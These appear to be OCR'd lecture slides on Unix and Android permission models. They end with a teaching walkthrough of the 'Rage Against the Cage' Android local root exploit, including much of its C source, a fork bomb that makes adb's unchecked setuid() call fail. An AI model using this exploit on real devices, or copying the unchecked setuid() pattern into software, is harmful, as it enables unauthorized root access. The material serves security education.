
Problems with Unix-style permissions

- Root is all-powerful
- Very coarse-grained settings
  - Sometimes too broad
    - Solitaire can read Firefox's saved password file
  - Sometimes too confining (need root for network servers)
- Solutions: Various ways of making finer-grained protections


What NOT to do – Unix permissions

- In the old days, only root could run a server
  - ie, listen on TCP ports < 1024
- So server programs ran as root
  - Apache httpd (web server)
  - Berkeley sendmail (email server)
  - ISC BIND (domain name server)


What NOT to do – Run servers as root




What NOT to do – Run servers as root



What NOT to do – Run servers as root



Better Idea: A “user” for each server



Server program may still *start* as root,
but then it uses `setuid()` to run as
a special-purpose system account

(e.g. “httpd” for Apache, or “mail” for Sendmail)

SELinux

- Extends basic Unix permissions with extensive access control lists
  - Labels all files as belonging to one or more domains (or types)
  - Labels all processes as belonging to a context of (user, role, domain)
- Policy defines which users/roles can access which domains
- Adds access control checkpoints at each system call
- More info
  - http://wiki.centos.org/HowTos/SELinux
  - http://www.nsa.gov/research/selinux/

Android


- Android uses Unix user ID's to isolate apps from each other
  - Each app runs as its own user ID
  - Apps from same developer can request to run as the same ID
  - The app's data is owned by the app's user ID
- Also enforces other restrictions on apps
  - Access to contacts
  - Access to the phone
  - …

What NOT to do:
Limiting apps' permissions

- Tonight there's gonna be a jailbreak
  - Real exploit code, targeting Android <= 2.3
  - No crazy assembly code or binary magic required


- Lessons learned?

Android Security




- On most Android phones, the user has very limited access to the device internals
  - May only runs apps through the touchscreen UI
  - Apps run as limited user accounts
  - No superuser (root) access
  - Ability to add or remove apps is limited

Android Security



- Apps run as limited user accounts
- System limits the number of processes allowed for each user id
  - Uses setrlimit() system call
  - RLIMIT_NPROC gives the max number of processes

Android Debug Bridge



ADB enables the user to run a standard Unix-style shell on the device.
But, still no root privilege. Shell runs as a restricted user account "shell".

“Rage Against the Cage” Exploit

1. “Log in” to the device over ADB, get a shell running as the user “shell”
2. Spawn new processes using fork() until we hit the maximum number allowed for user “shell”
3. Kill one process
4. Re-start the ADB shell
5. BOOM! We’re root!

For more info see:

- http://pastebin.com/fXsGij3N
- http://intrepidusgroup.com/insight/2010/09/android-root-source-code-looking-at-the-c-skills/

ADB Daemon Code

This code runs as root (uid 0) on the device:

```
<snip>
   /* don't listen on a port (default 5037) if running in secure mode */
   /* don't run as root if we are running in secure mode */
   if (secure) {

       ...

       /* then switch user and group to "shell" */
       setgid(AID_SHELL);
       setuid(AID_SHELL);

  </snip>
```

Just like the Linux login program,
adb switches to run as an unprivileged
user account using setuid() and setgid()

NAME

setuid - set user identity

SYNOPSIS

```
#include <sys/types.h>
#include <unistd.h>

int setuid(uid_t uid);
```

DESCRIPTION

setuid() sets the effective user ID of the calling process. If the effective UID of the caller is root, the real UID and saved set-user-ID are also set.

Under Linux, **setuid**() is implemented like the POSIX version with the **_POSIX_SAVED_IDS** feature. This allows a set-user-ID (other than root) program to drop all of its user privileges, do some un-privileged work, and then reengage the original effective user ID in a secure manner.

If the user is root or the program is set-user-ID-root, special care must be taken. The **setuid**() function checks the effective user ID of the caller and if it is the superuser, all process-related user ID's are set to *uid*. After this has occurred, it is impossible for the program to regain root privileges.

Thus, a set-user-ID-root program wishing to temporarily drop root privileges, assume the identity of an unprivileged user, and then regain root privileges afterward cannot use **setuid**(). You can accomplish this with **seteuid**(2).

RETURN VALUE

On success, zero is returned. On error, -1 is returned, and *errno* is set appropriately.

ADB Daemon Vulnerability

This code runs as root (uid 0) on the device:

```
<snip>
   /* don't listen on a port (default 5037) if running in secure mode */
   /* don't run as root if we are running in secure mode */
   if (secure) {

       ...

       /* then switch user and group to "shell" */
       setgid(AID_SHELL);
       setuid(AID_SHELL);

  </snip>
```

setuid() may fail, returning -1. In this case, the program will continue running as usual **but with full root privileges!** (Its uid is still 0!)

"Rage Against the Cage" Code from http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz

```c
int main(int argc, char **argv)
{
        pid_t adb_pid = 0, p;
        int pids = 0, new_pids = 1;
        int pepe[2];
        char c = 0;
        struct rlimit rl;

        printf("[*] CVE-2010-EASY Android local root exploit (C) 2010 by 743C\n\n");
        printf("[*] checking NPROC limit ...\n");

        if (getrlimit(RLIMIT_NPROC, &rl) < 0)
                die("[-] getrlimit");

        if (rl.rlim_cur == RLIM_INFINITY) {
                printf("[-] No RLIMIT_NPROC set. Exploit would just crash machine. Exiting.\n");
                exit(1);
        }

        printf("[+] RLIMIT_NPROC={%lu, %lu}\n", rl.rlim_cur, rl.rlim_max);
        printf("[*] Searching for adb ...\n");

        adb_pid = find_adb();

        if (!adb_pid)
                die("[-] Cannot find adb");

        printf("[+] Found adb as PID %d\n", adb_pid);
        printf("[*] Spawning children. Dont type anything and wait for reset!\n");
        printf("[*]\n[*] If you like what we are doing you can send us PayPal money to\n"
               "[*] 7-4-3-C@web.de so we can compensate time, effort and HW costs.\n"
               "[*] If you are a company and feel like you profit from our work,\n"
               "[*] we also accept donations > 1000 USD!\n");
        printf("[*]\n[*] adb connection will be reset. restart adb server on desktop and re-login.\n");
```

“Rage Against the Cage” Code from http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz

```c
sleep(5);

if (fork() > 0)
        exit(0);

setsid();
pipe(pepe);

/* generate many (zombie) shell-user processes so restarting
 * adb's setuid() will fail.
 * The whole thing is a bit racy, since when we kill adb
 * there is one more process slot left which we need to
 * fill before adb reaches setuid(). Thats why we fork-bomb
 * in a seprate process.
 */
if (fork() == 0) {
        close(pepe[0]);
        for (;;) {
                if ((p = fork()) == 0) {
                        exit(0);
                } else if (p < 0) {
                        if (new_pids) {
                                printf("\n[+] Forked %d childs.\n", pids);
                                new_pids = 0;
                                write(pepe[1], &c, 1);
                                close(pepe[1]);
                        }
                } else {
                        ++pids;
                }
        }
}

close(pepe[1]);
read(pepe[0], &c, 1);
```

“Rage Against the Cage” Code from http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz

```
        restart_adb(adb_pid);

        if (fork() == 0) {
                fork();
                for (;;)
                        sleep(0x743C);
        }

        wait_for_root_adb(adb_pid);
        return 0;
}
```

“Rage Against the Cage” Code from http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz

```c
void wait_for_root_adb(pid_t old_adb)
{
        pid_t p = 0;

        for (;;) {
                p = find_adb();
                if (p != 0 && p != old_adb)
                        break;
                sleep(1);
        }
        sleep(5);
        kill(-1, 9);
}
```

BACKUPS